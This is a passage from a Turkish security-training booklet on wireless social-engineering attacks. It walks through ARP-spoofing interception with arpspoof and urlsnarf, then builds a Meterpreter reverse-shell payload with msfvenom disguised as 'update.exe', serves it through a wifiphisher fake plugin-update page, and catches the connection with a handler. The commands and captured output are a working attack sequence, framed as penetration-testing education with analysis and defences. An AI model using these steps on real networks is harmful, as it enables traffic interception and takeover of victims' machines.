a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
a0:c5:89:57:d2:12 24:e3:14:4b:65:26 0806 42: arp reply 192.168.2.1 is-at a0:c5:8
9:57:d2:12
```

(arpspoof -i AĞKARTI -t GATEWAY HEDEF\_IP)

## [KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI]

2- Verilerin üzerimizden akmasına izin vermek için ip yönlendirmesine izin verilir.

```
root@gunal:/home/mrgun# echo 1 > /proc/sys/net/ipv4/ip_forward
root@gunal:/home/mrgun# cat /proc/sys/net/ipv4/ip_forward
1
root@gunal:/home/mrgun# █
```

(Ip yönlendirilmesi aktif edildi.)

3- Wireshark veya benzeri araçlar ile hedef ip nin ağ trafiği izlenir.

## 2.2.3. Saldırı Sonucu

Kurbanın ağ trafiği saldırgan üzerinden akmaktadır. Urlnarf aracı ile kurbanın ziyaret ettiği web siteleri izlenebilir.

```
root@gunal:/home/mrgun# urlsnarf -i wlan0
urlsnarf: listening on wlan0 [tcp port 80 or port 8080 or port 3128]
192.168.2.232 - - [08/Aug/2017:12:06:30 +0300] "GET http://o.scdn.co/image/85f8e47ea6731d0c9c8c60alb8619b92935c3d34 HTTP/1.1" - - "-" "gvfs/1.28.2"
192.168.2.66 - - [08/Aug/2017:12:07:42 +0300] "GET http://www.bing.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13F69 Safari/601.1"
192.168.2.66 - - [08/Aug/2017:12:07:43 +0300] "GET http://www.bing.com/rms/rms%20serp%20Homepage$bgLogoBingTeal/ic/23b397af/f2e8bbe3.png HTTP/1.1" - - "http://www.bing.com/" "Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13F69 Safari/601.1"
192.168.2.66 - - [08/Aug/2017:12:07:43 +0300] "GET http://www.bing.com/rms/rms%20answers%20Homepage%20Mobile$MobileHeaderSprite2x/ic/7cc1614a/c2b30940.png HTTP/1.1" - - "http://www.bing.com/" "Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13F69 Safari/601.1"
192.168.2.66 - - [08/Aug/2017:12:07:44 +0300] "GET http://www.bing.com/fd/ls/l?IG=D1BC67D6A5E04E2383C54C56D3D3E6D4&CID=22123F032A9860D83D6635DB2B306157&Type=Event.CPT&DATA={%22pp%22:%22S%22:%22L%22,%22FC%22:-1,%22BC%22:-1,%22SE%22:-1,%22TC%22:-1,%22H%22:-1,%22BP%22:1195,%22CT%22:1212,%22IL%22:1},%22ad%22:[-1,-1,320,460,320,460,2]}&P=SERP&DA=DB5 HTTP/1.1" - - "http://www.bing.com/" "Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13F69 Safari/601.1"
192.168.2.66 - - [08/Aug/2017:12:07:44 +0300] "POST http://www.bing.com/fd/ls/ls.p.aspx? HTTP/1.1" - - "http://www.bing.com/" "Mozilla/5.0 (iPhone; CPU iPhone OS
```

(urlsnarf ile kurbanın giriş yaptığı web siteleri izleniyor)

Ya da wireshark ile http trafiği takip edilebilir. Kullanılacak olan filtre "ip.src == HEDEF\_IP and http"

No.	Time	Source	Destination	Protocol	Length	Info
14036	134.135070132	192.168.2.66	185.59.47.4	HTTP	542	GET /font-awesome/css/font-awesome.min.css HTTP/1.1
14034	134.135035481	192.168.2.66	185.59.47.4	HTTP	547	GET /clientscript/vbulletin_important.css?v=387 HTTP/1.1
14032	134.135015569	192.168.2.66	185.59.47.4	HTTP	547	GET /clientscript/yui/yahoo-dom-event/yahoo-dom-event.js HTTP/1.1
14030	134.134996206	192.168.2.66	185.59.47.4	HTTP	515	GET /lib/js/tooltip/tooltip.js HTTP/1.1
14028	134.134975809	192.168.2.66	185.59.47.4	HTTP	519	GET /lib/js/scrollBar/scrollBar.js HTTP/1.1
14026	134.134950731	192.168.2.66	185.59.47.4	HTTP	556	GET /clientscript/vbulletin_css/style-6e4493b0-00018.css HTTP/1.1
13991	133.994130261	192.168.2.66	185.59.47.4	HTTP	506	GET /lib/js/iyinet.js HTTP/1.1
13987	133.992926027	192.168.2.66	185.59.47.4	HTTP	505	GET /lib/js/iyipm.js HTTP/1.1
13985	133.991527685	192.168.2.66	185.59.47.4	HTTP	526	GET /clientscript/vbulletin_menu.js?v=387 HTTP/1.1
13982	133.986386393	192.168.2.66	185.59.47.4	HTTP	528	GET /clientscript/vbulletin_global.js?v=387 HTTP/1.1
13900	133.813081566	192.168.2.66	185.59.47.4	HTTP	538	GET /mobiquo/smartbanner/appbanner.css HTTP/1.1
13898	133.813065182	192.168.2.66	185.59.47.4	HTTP	538	GET /lib/css/BreadCrumb/BreadCrumb.css HTTP/1.1
13896	133.813019585	192.168.2.66	185.59.47.4	HTTP	530	GET /lib/css/tooltip/tooltip.css HTTP/1.1
13894	133.811434636	192.168.2.66	185.59.47.4	HTTP	522	GET /lib/css/style.css HTTP/1.1
13892	133.8111932454	192.168.2.66	185.59.47.4	HTTP	454	GET / HTTP/1.1
9251	84.164865895	192.168.2.66	195.175.112.24	HTTP	416	GET /pep/gcc HTTP/1.1
1321	30.499282531	192.168.2.66	87.250.255.224	HTTP	418	GET / HTTP/1.1
1299	29.744583560	192.168.2.66	87.250.255.224	HTTP	415	GET / HTTP/1.1

(Wireshark ile http trafiği takip ediliyor)

## [KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI]

### 2.2.4. Saldırının Analizi

**Kurban IP:** 192.168.2.66

**Gateway:** 192.168.2.1 olduğunu biliyoruz.

Arp paketleri incelendiğinde saldırgan kendi mac adresi üzerinden kurban Apple cihazına kendini 192.168.2.1 olan gateway adresi gibi tanıtmaktadır. Aynı şekilde Airties cihazına da kendini 192.168.2.66 ip adresine sahip Apple cihazı gibi tanıtmaktadır.

```
wlan0    Link encap:Ethernet    HWaddr a0:c5:89:57:d2:12
         inet addr:192.168.2.232    Bcast:192.168.2.255    Mask:255.255.255.0
         inet6 addr: fe80::4dfd:6b3c:a7bb:9114/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:127968 errors:0 dropped:0 overruns:0 frame:0
         TX packets:91635 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:135858398 (135.8 MB)    TX bytes:20155354 (20.1 MB)
```

(Saldırmanın mac adresi)

no.	Time	Source	Destination	Protocol	Length	Info
30	3.226749559	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1 is at a0:c5:89:5
43	4.166770490	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66 is at a0:c5:89:
44	5.227076400	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1 is at a0:c5:89:5
47	6.167082037	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66 is at a0:c5:89:
48	7.227508000	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1 is at a0:c5:89:5
49	7.229401869	AirtiesW_ab:1e:14	IntelCor_57:d2:12	ARP	42	Who has 192.168.2.232? Tell
50	7.229462900	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.232 is at a0:c5:89
51	8.167424393	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66 is at a0:c5:89:
54	9.227977700	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1 is at a0:c5:89:5
55	10.167858982	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66 is at a0:c5:89:
56	11.228434905	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1 is at a0:c5:89:5
63	12.168243010	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66 is at a0:c5:89:
88	13.228842994	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1 is at a0:c5:89:5
91	14.168610256	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66 is at a0:c5:89:
110	15.229238728	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1 is at a0:c5:89:5
121	16.168866270	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66 is at a0:c5:89:
124	17.229688816	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1 is at a0:c5:89:5
125	18.169234939	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66 is at a0:c5:89:

Frame 48: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0  
Ethernet II, Src: IntelCor\_57:d2:12 (a0:c5:89:57:d2:12), Dst: Apple\_4b:65:26 (24:e3:14:4b:65:26)  
Address Resolution Protocol (reply)  
Hardware type: Ethernet (1)  
Protocol type: IPv4 (0x0800)  
Hardware size: 6  
Protocol size: 4  
Opcode: reply (2)  
Sender MAC address: IntelCor\_57:d2:12 (a0:c5:89:57:d2:12)  
Sender IP address: 192.168.2.1  
Target MAC address: Apple\_4b:65:26 (24:e3:14:4b:65:26)  
Target IP address: 192.168.2.66

(Saldırmanın kendini Apple cihazına gateway gibi gösteriyor.)

## [KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI]

No.	Time	Source	Destination	Protocol	Length	Info
30	3.226749559	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1
43	4.166770490	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66
44	5.227076400	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1
47	6.167082037	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66
48	7.227508006	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1
49	7.229401869	AirtiesW_ab:1e:14	IntelCor_57:d2:12	ARP	42	Who has 192.168.2.1
50	7.229462000	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66
51	8.167424393	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66
54	9.227977700	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1
55	10.167858982	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66
56	11.228434905	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1
63	12.168243010	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66
88	13.228842994	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1
91	14.168610256	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66
110	15.229238728	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1
121	16.168866270	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66
124	17.229688816	IntelCor_57:d2:12	Apple_4b:65:26	ARP	42	192.168.2.1
125	18.169234939	IntelCor_57:d2:12	AirtiesW_ab:1e:14	ARP	42	192.168.2.66

▶ Frame 55: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0  
▶ Ethernet II, Src: IntelCor\_57:d2:12 (a0:c5:89:57:d2:12), Dst: AirtiesW\_ab:1e:14 (00:1c:a8:ab:1e:14)  
▶ [Duplicate IP address detected for 192.168.2.66 (a0:c5:89:57:d2:12) - also in use by 24:e3:14:57:d2:12]  
▶ [Duplicate IP address detected for 192.168.2.1 (00:1c:a8:ab:1e:14) - also in use by a0:c5:89:57:d2:12]  
▼ Address Resolution Protocol (reply)  
Hardware type: Ethernet (1)  
Protocol type: IPv4 (0x0800)  
Hardware size: 6  
Protocol size: 4  
Opcode: Reply (2)  
Sender MAC address: IntelCor\_57:d2:12 (a0:c5:89:57:d2:12)  
Sender IP address: 192.168.2.66  
Target MAC address: AirtiesW\_ab:1e:14 (00:1c:a8:ab:1e:14)  
Target IP address: 192.168.2.1

(Saldırgan kendini Airties modeme kurbanın ip adresine sahipmiş gibi gösteriyor)

Bu saldırı sonucunda Airties modem ve Apple cihazı arasındaki trafik saldırgan üzerinden yürümektedir.

### Arp Spoofing e Karşı Alınabilecek Önlemler:

Bu saldırıya karşı tam olarak bir savunma bulunmamaktadır. En etkili yöntem ise statik ARP kayıtları tutmaktır. Fakat bu yöntem için tüm cihazları manuel olarak kayıt etmek ve tabloyu güncel tutmak gerekir. Bundan dolayı pek kullanışlı değildir. IDS sistemler kullanılarak arp atağı başladığından haberdar olunabilir ve gerekli reaksiyon gösterilebilir.

## 2.3. Hedefe Sızmak

Ağ trafiği dinlemenin yeterli gelmediği durumlarda hedef sisteme sızmak istenilebilir.

2.3.1. Amaç: Hedef için hazırlanmış zararlı dosyayı karşı tarafa açtırmak.

2.3.2. Saldırı Senaryosu:

1- Kurbanın açması için zararlı yazılım hazırlanır. Msfvenom yardımı ile windows reverse shell oluşturulur.

```
root@kali: ~/wifiphisher
File Edit View Search Terminal Help
root@kali:~/wifiphisher# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_nai -f
exe > update.exe LHOST=10.0.0.1 LPORT=81
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
root@kali:~/wifiphisher#
root@kali:~/wifiphisher#
```

(update.exe adında zararlı yazılım oluşturudu)

2- Sahte kablosuz ağ oluşturulur ve tarayıcıdan güncelleme ekranı yansıtılır. Bunun için wifiphisher in 3. seçeneği olan “Browser Plugin Update” seçilir.

```
root@kali: ~/wifiphisher
File Edit View Search Terminal Help
Options: [Up Arrow] Move Up [Down Arrow] Move Down
Avaliable Phishing Scenarios:
2 - Firmware Upgrade Page
  A router configuration page without logos or brands asking for WPA/WPA2
  firmware upgrade. Mobile-friendly.
3 - Browser Plugin Update
  A generic browser plugin update page that can be used to serve payloads
  victims.
```



## [KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI]

```
root@kali: ~/wifiphisher
File Edit View Search Terminal Help
root@kali:~/wifiphisher# wifiphisher --nojamming
[*] Starting Wifiphisher 1.3GIT ( https://wifiphisher.org ) at 2017-08-08 01:39
[+] Sending SIGKILL to wpa supplicant
[+] Selecting wlan1 interface for creating the rogue Access Point
[+] Changing wlan1 MAC addr (BSSID) to 00:00:00:7a:5f:7c
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting Browser Plugin Update template
[+] Enter the [full path] to the payload you wish to serve update.exe
```

(update.exe dosyası sahte sayfaya eklenir )


### 3- Sahte kablosuz ağ yayına alınır ve zararlı yazılımın açılması beklenir.

```
root@kali: ~/wifiphisher
File Edit View Search Terminal Help
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf exploit(handler) > set LPORT 81
LPORT => 81
msf exploit(handler) > exploit
[-] Handler failed to bind to 10.0.0.1:81:- -
[*] Started reverse TCP handler on 0.0.0.0:81
[*] Starting the payload handler...
```


(Zararlı yazılımın açılması bekleniyor)

### 2.3.3. Saldırı Sonucu

Kurbanlar ağa bağlandıktan sonra tarayıcıları açılır ve güncelleme ekranı ile karşılaşırlar. İnternete erişebilmek için güncelleme yapması gerektiğini düşünen kurban dosyayı indirip çalıştırdıktan sonra saldırgan sistemin içerisine yerleşir.



(Güncellemeyi indiren kurban)




(Zararlı yazılım açılmış ve saldırgan içeri sızmıştır)

## [KABLOSUZ AĞLARDA SOSYAL MÜHENDİSLİK SALDIRILARI]

### 2.3.4. Saldırının Analizi


İndirilen update.exe dosyası virustotal de taratılır ve dosyanın zararlı olduğu anlaşılır.



Detection	Details	Community
Ad-Aware	Gen:Variant.Razy.174703	AhnLab-V3 Trojan/Win32.Shell.R1283
ALYac	Gen:Variant.Razy.174703	Arcabit Trojan.Razy.D2AA6F
Avast	Win32:SwPatch [Wrm]	AVG Win32:SwPatch [Wrm]
Avira	TR/Crypt.EPACK.Gen2	AVware Trojan.Win32.Swrort.B (v)
Baidu	Win32.Trojan.WisdomEyes.16070401...	BitDefender Gen:Variant.Razy.174703
Bkav	W32.FamVT.RorenNHc.Trojan	CAT-QuickHeal Trojan.Swrort.A
ClamAV	Win.Trojan.Swrort-5710536-0	Comodo TrojWare.Win32.Rozena.A

(Update.exe nin virustotal tarama sonucu)

Ağ trafiği incelendiğinde 81. porttan 10.0.0.1 ip adresine sürekli olarak TCP paketleri gittiği görülür. Paketler incelendiğinde veri aktarımı da yapıldığı gözükmektedir. Bu durumda zararlı dosyanın tcp reverse shell olduğu düşünülebilir.



Time	Source	Destination	Protocol	Length	Info
5537	305.345043437	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5540	305.346201418	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5543	305.348935564	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5546	305.350013161	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5548	305.351112711	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5552	305.352137362	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5555	305.353237034	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5558	305.354450156	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5559	305.355748892	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5560	305.357062395	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5561	305.408193036	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=927 Ack=111
5562	305.408380031	10.0.0.29	TCP	144	51353 → 81 [PSH, ACK] Seq=927 Ac
5564	305.408959156	10.0.0.29	TCP	1414	51353 → 81 [ACK] Seq=1017 Ack=11
5566	305.409407682	10.0.0.29	TCP	1414	51353 → 81 [ACK] Seq=2377 Ack=11
5568	305.409805008	10.0.0.29	TCP	1264	51353 → 81 [PSH, ACK] Seq=3737 A
5571	305.628932499	10.0.0.29	TCP	54	51353 → 81 [ACK] Seq=4947 Ack=11

Destination Port: 81

[Stream index: 483]  
[TCP Segment Len: 0]  
Sequence number: 927 (relative sequence number)  
Acknowledgment number: 1128017 (relative ack number)  
Header Length: 20 bytes  
Flags: 0x010 (ACK)  
Window size value: 626  
[Calculated window size: 160256]  
[Window size scaling factor: 256]  
Checksum: 0xedf1 [unverified]  
[Checksum Status: Unverified]  
Urgent pointer: 0

Destination Port (tcp.dstport), 2 bytes      Packets: 5829 · Displayed: 2174 (37.3%) · Dropped: 0 (0.0%)      Profile: Default

(10.0.0.1 adresine 81.porttan tcp paketleri gidiyor)

## Sonuç

Bu kitapçıkta kablosuz ağların sosyal mühendislik yöntemleriyle parolalarının nasıl elde edilebileceği, ağ içerisinde mitm saldırısı ile ağ trafiğinin saldırgan üzerinden nasıl geçebileceği ve kablosuz ağları kullanarak hedefe nasıl sızılacağı işlenmiştir. Açıkça görülmektedir ki kablosuz ağlar saldırganlar tarafından kötü niyetli bir şekilde kullanıldığında büyük zararlara yol açabilmektedir. Kablosuz ağın WPA2 ile korunmuş olması güvende kalacağımız anlamına gelmemektedir.

## BGA Bilgi Güvenliđi A.Ş. Hakkında

BGA Bilgi Güvenliđi A.Ş. 2008 yılından bu yana siber güvenlik alanında faaliyet göstermektedir. Ülkemizdeki bilgi güvenliđi sektörüne profesyonel anlamda destek olmak amacı ile kurulan BGA Bilgi Güvenliđi, stratejik siber güvenlik danışmanlıđı ve güvenlik eğitimleri konularında kurumlara hizmet vermektedir.

Uluslararası geçerliliđe sahip sertifikalı 50 kişilik teknik ekibi ile, faaliyetlerini Ankara ve İstanbul ve USA’da sürdüren BGA Bilgi Güvenliđi’nin ilgi alanlarını “Sızma Testleri, Güvenlik Denetimi, SOME, SOC Danışmanlıđı, Açık Kaynak Siber Güvenlik Çözümleri, Büyük Veri Güvenlik Analizi ve Yeni Nesil Güvenlik Çözümleri” oluşturmaktadır.

Gerçekleştirdiđi başarılı danışmanlık projeleri ve eğitimlerle sektörde saygın bir yer edinen BGA Bilgi Güvenliđi, kurulduđu günden bugüne alanında lider finans, enerji, telekom ve kamu kuruluşlarına 1.000’den fazla eğitim ve danışmanlık projeleri gerçekleştirmiştir.

BGA Bilgi Güvenliđi, kurulduđu 2008 yılından beri ülkemizde bilgi güvenliđi konusundaki bilgi ve paylaşımların artması amacı ile güvenlik e-posta listeleri oluşturulması, seminerler, güvenlik etkinlikleri düzenlenmesi, üniversite öğrencilerine kariyer ve bilgi sağlamak için siber güvenlik kampları düzenlenmesi ve sosyal sorumluluk projeleri gibi birçok konuda gönüllü faaliyetlerde bulunmuştur.

## BGA Bilgi Güvenliđi AKADEMİSİ Hakkında

